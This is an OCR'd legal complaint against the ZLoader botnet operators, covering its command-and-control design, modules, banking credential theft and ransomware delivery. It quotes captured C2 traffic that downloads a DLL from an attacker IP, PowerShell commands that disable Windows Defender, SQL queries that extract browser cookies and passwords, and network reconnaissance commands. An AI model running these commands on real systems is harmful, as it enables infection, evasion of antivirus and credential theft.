


FIGURE 5

42. The primary command and control communications channel between infected victim computers and the ZLoader Criminal Enterprise's command and control computers is made up of "hardcoded" domain names associated with servers

directly controlled by the ZLoader Criminal Enterprise. A "domain name" (commonly thought of as a website name) is an alphanumeric string separated by periods, such as "Microsoft.com," serving as an address for a computer network. Each domain name on the Internet has a corresponding IP address or addresses where the website content is stored.

43. The ZLoader Criminal Enterprise creates an active domain by registering the alphanumeric string with any one of the many domain name registrars in the world. During that registration process, the ZLoader Criminal Enterprise must associate the domain name with one or more specific IP addresses.

44. Once ZLoader infiltrates a victim's computer and the malware is installed, the victim computer receives instructions from the botnet command and control servers associated with a hardcoded domain directly controlled by the ZLoader Criminal Enterprise. The ZLoader Criminal Enterprise uses the command and control domains to distribute and propagate the botnet code, to receive communications from the botnet, and to control the botnet.

45. Plaintiffs have identified 70 hardcoded domains that are controlled by the ZLoader Criminal Enterprise and have been used to propagate, distribute, control, and communicate with the botnet. A true and correct list of these malicious hardcoded command and control domain names is attached as **Appendix A** to the

Complaint.

46. ZLoader also includes a "fallback" communication channel that activates in the event the normal command and control communications channels described above are disrupted. The ZLoader malware on the infected victim computers detects the disruption and reverts to directing the victim computer to communicate with domain names created based on a domain generation algorithm ("DGA") embedded in the ZLoader malware. The DGA relies on a pseudorandom schema to generate creates lengthy lists of domains that are not yet registered and, because the domains are strings of letters generated pseudo randomly, are not commercially valuable and not likely to be registered by other users. The Defendants then are able to register the domains, knowing that the infected victim computers will eventually be reaching out to those domains seeking instructions. The ZLoader malware causes the infected victim computer to attempt to connect to these DGA domains every day to receive updates or commands. Once the infected victim computer establishes contact with one of these domains, the Defendants can re-exert their control over the infected victim computer and the botnet.

47. Each infected victim computer in the ZLoader botnet maintains a DGA list as a backup communication channel. Each sub botnet group has a unique DGA seed which allows communication segmentation from the overall ZLoader botnet.

All domains utilize one of the Top-Level Domains that indicated the highest-level domain space within the global Internet, such as ".com", ".net", or ".org"; the ZLoader DGAs are capable of generating up to 129,700 domains over the course of three months across a single top-level domain ("TLD"), the .com TLD. The large number of potential rendezvous points makes it very difficult to effectively shut down a botnet such as ZLoader.

ZLoader's Further Infection Of Victim Computing Devices

48. The following **Figure 6** shows the infection cycle for ZLoader starting from a phishing email to installing ZLoader malware to further infecting the device with additional malware and ransomware.




FIGURE 6

49. Once ZLoader malware is installed on a victim computing device, it communicates with the ZLoader Criminal Enterprise's command and control servers to retrieve further instructions. **Figure 7** below is an example of network traffic seen on the victim device immediately after the initial installation of ZLoader

malware. This network traffic confirms the electronic handshake between the victim device and the command and control servers.

```
GET /cXQT5g HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C;
.NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 205.185.113.20
Connection: Keep-Alive

HTTP/1.1 302 Found
Server: nginx
Date: Thu, 08 Oct 2020 16:27:11 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
Cache-Control: no-cache, no-store, must-revalidate,post-check=0,pre-check=0
Expires: 0
Last-Modified: Thu, 08 Oct 2020 16:27:11 GMT
Location: http://205.185.113.20/files/1.dll
Pragma: no-cache
Set-Cookie: _subid=2gci7qkg05;Expires=Sunday, 08-Nov-2020 16:27:11 GMT;Max-Age=2678400;Path=/
Vary: Accept-Encoding
X-Content-Type-Options: nosniff

GET /files/1.dll HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C;
.NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 205.185.113.20
Connection: Keep-Alive
Cookie: _subid=2gci7qkg05

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 08 Oct 2020 16:27:11 GMT
Content-Type: application/octet-stream
Content-Length: 421888
Last-Modified: Thu, 08 Oct 2020 14:05:45 GMT
Connection: keep-alive
ETag: "5f7f1cb9-67000"
X-Content-Type-Options: nosniff
Accept-Ranges: bytes

MZ.....................@.....................................    .!..L.!This program
cannot be run in DOS mode.

$.........2u..\&..\&..\&+~.&..\&+~.&..\&+~.&..\&T.X'..\&T._'..\&T.Y'..\&...&..\&..]&..\&..Y'..
\&..\'..\&...&..\&..^'..\&Rich..\&.......................PE..L.....t_...........!.....(...
0.......G.......@.....................................@.......................
```

FIGURE 7

50. The initial ZLoader malware consists of the loader, which contacts the

active command and control server and downloads the core bot module. The ZLoader malware then injects the core bot module into "msiexec[.]exe." Msiexec[.]exe is meant to provide users the means to install, modify, and perform operations on Windows Installer from the command line. The malicious implant from inside msiexec attempts to connect to the ZLoader Criminal Enterprise's command and control servers in order to continue downloading further malware. The communication with the command and control servers is conducted over HTTPS, but is also additionally encrypted. This initial flow is summarized as follows:

a. Loader:
    i. Find the active C2 server and download the core bot module
    ii. Spawn msiexec.exe process and inject the core bot module
    iii. Execute the core bot
b. Core module: Inside msiexec
    i. Initialize internals:
        1. Imports loader, crypto, embedded config
        2. Decrypt internal configuration (including command and control servers)
        3. Modify the system registry for the loader to be executed on reboots.
        4. Initialize the sharing of information among all ZLoader components. This include system registry *HKCU\Software\Microsoft\<installation_key>*, and encrypted file stored at %APPDATA%
    ii. Injects to the loaded process including web browsers
    iii. Start communicating to the C2 servers to get additional instructions.

51. Depending on the malware being transmitted to the victim infected device from the ZLoader Criminal Enterprise's command and control infrastructure, the malware file will be installed in any one of a number of possible locations. Certain malware on infected victim computers has made changes to a number of settings on the user's Windows Registry. In particular, certain ZLoader malware has executed the cmd.exe process for PowerShell commands that affirmatively modify basic settings for Internet Explorer. Modifying these settings is one of the ways that the ZLoader defendants have been able to establish persistence on the victim computers.

52. The below **Figure 8** shows one example of a PowerShell command executed by the ZLoader defendants. This particular PowerShell command is designed to prevent the victim from discovering the presence of ZLoader by disabling the anti-virus program in Windows:

```
powershell.exe -command "Add-MpPreference -ExclusionExtension ".exe""
cmd /c powershell.exe -command "Set-MpPreference -MAPSReporting 0"
powershell.exe -command "Set-MpPreference -PUAProtection disable"
powershell.exe -command "Set-MpPreference -EnableControlledFolderAccess Disabled"
powershell.exe -command "Set-MpPreference -DisableRealtimeMonitoring $true"
powershell.exe -command "Set-MpPreference -DisableBehaviorMonitoring $true"
powershell.exe -command "Set-MpPreference -DisableIOAVProtection $true"
powershell.exe -command "Set-MpPreference -DisablePrivacyMode $true"
powershell.exe -command "Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true"
powershell.exe -command "Set-MpPreference -DisableArchiveScanning $true"
powershell.exe -command "Set-MpPreference -DisableIntrusionPreventionSystem $true"
powershell.exe -command "Set-MpPreference -DisableScriptScanning $true"
powershell.exe -command "Set-MpPreference -SubmitSamplesConsent 2"
powershell.exe -command "Add-MpPreference -ExclusionProcess "regsvr32""
powershell.exe -command "Add-MpPreference -ExclusionProcess "regsvr32*""
powershell.exe -command "Add-MpPreference -ExclusionProcess ".exe""
powershell.exe -command "Add-MpPreference -ExclusionProcess "iexplorer.exe""
powershell.exe -command "Add-MpPreference -ExclusionProcess "explorer.exe""
powershell.exe -command "Add-MpPreference -ExclusionProcess ".dll""
powershell.exe -command "Add-MpPreference -ExclusionProcess "*.dll""
powershell.exe -command "Add-MpPreference -ExclusionProcess "*.exe""
powershell.exe -command "Set-MpPreference -HighThreatDefaultAction 6 -Force"
powershell.exe -command "Set-MpPreference -ModerateThreatDefaultAction 6"
powershell.exe -command "Set-MpPreference -LowThreatDefaultAction 6"
powershell.exe -command "Set-MpPreference -SevereThreatDefaultAction 6"
powershell.exe -command "Set-MpPreference -ScanScheduleDay 8"
```

FIGURE 8

53. In addition to PowerShell commands, a newly infected victim device will run the malware's executable file, creating a folder inside the %APPDATA% local user folder. The initial payload is the only file physically present on the infected device and is designed to allocate memory and decrypt the loader. The

initial payload changes a number of settings in the Windows system folders of the infected victim computer, in particular writing to Windows registry and folder paths and modifying the system processes that contain the "Microsoft" and "Windows" trademarks. For example, under the registry path HKEY_CURRENT_USER\ Software\Microsoft, the malware creates registry keys with pseudo-random names.

54. The files used by the malware are stored in dedicated directories in %APPDATA%. File names and directory names for the malware files are randomly generated at the installation phase. In order to keep track of the malware files, and to enable them to be loaded on demand, the malware keeps a dedicated structure in the registry which is decrypted on demand each time it is used.

55. Once ZLoader's initial packet is installed, the malware is designed to conduct reconnaissance of the infected victim device's Active Directory. A device's Active Directory stores information about objects on the network and makes this information easy for administrators and users to find and use. The ZLoader malware transmits the Active Directory's information concerning the victim device's network back to the ZLoader Criminal Enterprise's command and control infrastructure. This network information enables the ZLoader Criminal Enterprise to transmit additional malware instructions to devices on a particular network.

56. ZLoader is a modular botnet, which means that it is designed to allow

other types of malware to plug into it and perform different tasks. This design enables the ZLoader Criminal Enterprise to easily add or remove capabilities by loading new modules after the initial infection. For example, ZLoader loads many modules that carry out various tertiary tasks that normally involve credential theft, system and network profiling, email and data harvesting, and further propagation of the malware. In addition, ZLoader infects computing devices and leverages those victim machines to steal online banking credentials with a variety of tools, including Man in the Browser ("MITB") capabilities. The ZLoader malware running on an infected computing device serves as a general platform for other types of malware. Consequently, ZLoader-infected computing devices are subject to a wide range of secondary malware infections, which victimize the infected user in a wide variety of criminal schemes, including credential theft, system and network profiling, email and data harvesting, and further propagation of the malware.

57. Once the core ZLoader malware is installed on victim computers, it reaches back out to the command and control servers to retrieve such modules, as reflected in **Figure 9**.




FIGURE 9

58. Each module has a particular malicious functionality. The malicious functionality of some of the ZLoader modules are reflected in the below **Figure 10**.

Figure 10	
Module	**Purpose**
Bot32[.]dll	The main bot component that controls all the functionalities.
Call64[.]dll	Use for handling 64-bit operations via HeavensGate technique.
Sqlite[.]dll	Legitimate library used for the purpose of reading and stealing cookies from the browsers' databases.
Libssl[.]dll	Legitimate library used for establishing the encrypted connections, but also generation of the custom certificate, that will be used for the purpose of Man-In-The-Browser attacks.
Zlib[.]dll	Legitimate library used for compression and decompression of data sent and received over HTTP (gzip).
Hvncx86[.]dll/ Hvncx64[.]dll	Remote control/Virtual Network Computing module to provide backdoor for further module downloads.

CertUtils[.]exe	Legitimate Microsoft Windows tools used by ZLoader for manipulating certificate stores.

59. ZLoader malware contains several reconnaissance modules designed specifically to evaluate whether a system is worthy of revictimization with ransomware. Once a victim system is identified as a potential target for ransomware, the ZLoader Criminal Enterprise deploys an additional payload that carries out additional reconnaissance functionality (using tools such as CobaltStrike) and finally deploys the Ryuk ransomware on the victim system.

60. ZLoader malware also contains modules that are designed to steal victims' online banking credentials and other highly sensitive information. Once the ZLoader Criminal Enterprise has stolen the credentials, they can log into the victims' accounts and steal funds. The targeted financial institutions in this regard are members of FS-ISAC.

61. Among ZLoader's techniques for stealing victims' credentials and other information is a technique called "webinject," sometimes also referred to as a "man-in-the-browser" attack. This technique is designed to monitor a victim's activity on the infected device and identify and exfiltrate cookies and credentials from browsers and Microsoft Outlook. The ZLoader malware detects when the victim is navigating via their browser to the online portals of a wide variety of financial institutions, including banks, brokerage firms and credit card companies,

and then steals the credentials used for those portals. These financial institutions are members of FS-ISAC. For example, the malware has the following keys that enable it to obtain highly confidential information from the victim device:

a. **User_cookies_get**: this command is responsible for searching databases where cookies of particular browsers are stored, opening them, and extracting content by SQLite queries. The following queries are used:

   i. select `host`, `name`, `value`, `path`, `expiry`, `isSecure`, `isHttpOnly`, `sameSite` from `moz_cookies`

b. **User_passwords_get**: Execution of this command triggers stealing passwords saved in the attacked browsers. The following query are executed:

   i. select `origin_url`, `username_value`, `password_value` FROM logins

c. **User_files_get**: Execution of this command triggers the operation of searching and uploading important documents such as databases and crypto wallets and credentials from the victim device.

62. When ZLoader detects that the user of an infected device is navigating to an online banking website (or any other website specified in the configuration files), the malicious software may do one of the following:

a. Access the real banking website, but unknown to the user, execute instructions that modify or extend the website. In particular, the ZLoader botnet may cause the website to contain extra fields into which

users are instructed to type additional sensitive information that is not requested at the legitimate website. For example, the fake versions of the websites may seek information such as ATM "PIN," social security number, mother's maiden name, addresses, birthdates and similar information.


b. Intercept the request from the user's web browser and present the user with a fake website, based on the template, which appears to be the legitimate website.

63. Although the victim believes that they are at the legitimate online financial website, they are seeing a version of the website that has been manipulated by the ZLoader Criminal Enterprise. When the user types their login credentials into the fake website or the fraudulent fields injected by the ZLoader Criminal Enterprise, the ZLoader Criminal Enterprise is able to intercept that information and use it to log into the user's online accounts. The ZLoader Criminal Enterprise can then initiate funds transfers, resulting in theft of the victim's money.

64. The website presented to the user is a fake or modified version, which appears very similar to the legitimate website and misuses the trademarks and website content of financial institutions and of Microsoft. ZLoader can create fraudulent, extended versions of websites of an array of financial institutions and payment services targeting mostly US, Canada, Australian, and selected German banks. The complete list of targeted banks, financial institutions and other targeted

online service providers includes 125 such entities, many of which are members of FS-ISAC.

65. Beyond financial institutions, ZLoader's man-in-the-browser



functionalities also target webpages associated with Microsoft. For example, ZLoader targets the website "http://login.microsoftonline[.]com", creating a malicious Microsoft sign-in screen, as shown in the below **Figure 11**.

FIGURE 11

66. The ZLoader malware also uses a common technique known as "hook browser process" to support its "man-in-the-browser" functionality. "Hooking" allows the ZLoader Criminal Enterprise to intercept victim data, evade detection mechanisms, and maintain persistence over victim machines by inserting the malware into the process by which various applications communicate (application program interface calls, or API calls). For example, one known hook is "TranslateMessage," which intercepts API calls between applications responsible for keylogging and making screenshots. "TranslateMessage" allows the malware to record what is happening on the screen: by capturing the title of the active window, recording the keyboard state, and eventually making a screenshot showing the performed activity.

67. Certain hooking functionalities within ZLoader malware enable the installation of fake browser certificates on the local network, disguising the fact that the victim is not communicating with legitimate websites. When the user launches a website, the malware intercepts that request and creates a connection through a fake certificate instead of allowing the browser to confirm that the website is secure through the registration of a real certificate. As a result, the victim thinks they are communicating with a legitimate recipient, but in reality, any further communications from the victim will go directly to the ZLoader Criminal

Enterprise. **Figure 12** below depicts a fake certificate in Firefox. At first, it appears that there is a secure connection, typically indicated by a lock to the right of the browser field. However, upon further review, the "details of the connection" show that Mozilla Firefox does not recognize this certificate issuer.




FIGURE 12

68. As shown in Figure 10 above, other ZLoader modules are directed at reconnaissance and collection of technical information about the victim machine and network, propagation of the ZLoader malware across the victim's network, remote

control of the victim's computer and network, searching for and collecting personal information (online credentials, point of sale software credentials, Windows credentials, email addresses, browser data etc.) and attacking other computers through the victim computers.

69. In addition to these modules, ZLoader also runs existing tools available on the Windows devices that are directed at reconnaissance and collection of technical information about the victim network, workstation, server, and domains being accessed. The following commands are executed for mapping the victim's network:

- *ipconfig /all*
- *net config workstation*
- *net view /all*
- *net view /all /domain*
- *nltest /domain_trusts*
- *nltest /domain_trusts /all_trusts*

Defendants' Dissemination of Ransomware

70. In addition, ZLoader botnet is known to deliver other forms of malicious code, including ransomware. Ransomware is a type of malware that prevents victim user from accessing their systems or personal files until a ransom payment is made. The introduction of ransomware into a system can have devastating effects, including a number of recent targeted attacks affecting the

functioning of large financial institutions, health care providers, school districts, and organizations overseeing certain infrastructure. The health care companies who are targeted with ransomware are members of H-ISAC and the financial companies targeted with ransomware are members of FS-ISAC.

71. There are several variants of ransomware. Crypto-ransomware, for example, is a form of ransomware that encrypts a victim user's files, folders, and hard-drives and demands a ransom in Bitcoin or other cryptocurrency to retrieve the data. ZLoader delivers certain crypto-ransomwares to victim devices, including a sophisticated crypto-ransomware called Ryuk. Ryuk's ability to identify and encrypt network files and disable Windows System Restore prevents victims from being able to recover from the attack unless the victim has external backups. There have been ransomware attacks using ZLoader-delivered Ryuk ransomware against a variety of public, governmental, and civil-society organizations, including municipal governments, state courts, hospitals, nursing homes, enterprises, and large universities. For example, ZLoader-delivered Ryuk ransomware has attacked, among many, the following:[2]

[2] *See* https://www.zdnet.com/article/dod-contractor-suffers-ransomware-infection/; https://www.infosecurity-magazine.com/news/ryuk-ransomware-takes-durham-north/; https://krebsonsecurity.com/2019/11/110-nursing-homes-cut-off-from-health-records-in-ransomware-attack/;

- The State of Georgia judicial system
- Hospitals during the COVID-19 pandemic;
- Virtual Care Provider Inc., an IT provider to 110 nursing homes and acute-care facilities in 45 states;
- Electronic Warfare Associates, a contractor for the Department of Defense;
- The North Carolina city of Durham

Defendants' Exploitation of Microsoft's Trademarks

72. The ZLoader Criminal Enterprise uses Microsoft's trademarks to cause victims to download attachments appearing to be legitimate, including for example Microsoft Word attachments, but which result in installation of this malware on the victims' computers. Once installed on a victim's computer, this malware exfiltrates information from the victim computer, maintains a persistent presence on the victim computer, and waits for further instructions from the ZLoader Criminal Enterprise.

https://www.bleepingcomputer.com/news/security/ryuk-ransomware-keeps-targeting-hospitals-during-the-pandemic/; https://arstechnica.com/information-technology/2019/07/ryuk-ryuk-ryuk-georgias-courts-hit-by-ransomware/; https://statescoop.com/georgia-courts-ryuk-ransomware/

73. During the initial infection of a victim computer, the ZLoader Criminal Enterprise will disseminate spam and spearphishing emails that are specifically crafted to appear as if they were sent from reputable email addresses. The emails may contain malicious attachments that exploit Microsoft's trademarks in Excel and Word. For example, in the below **Figure 13**, the email appears to come from an individual seeking employment. The email then contains an attachment to a Microsoft Excel spreadsheet, appearing to be the sender's resume.

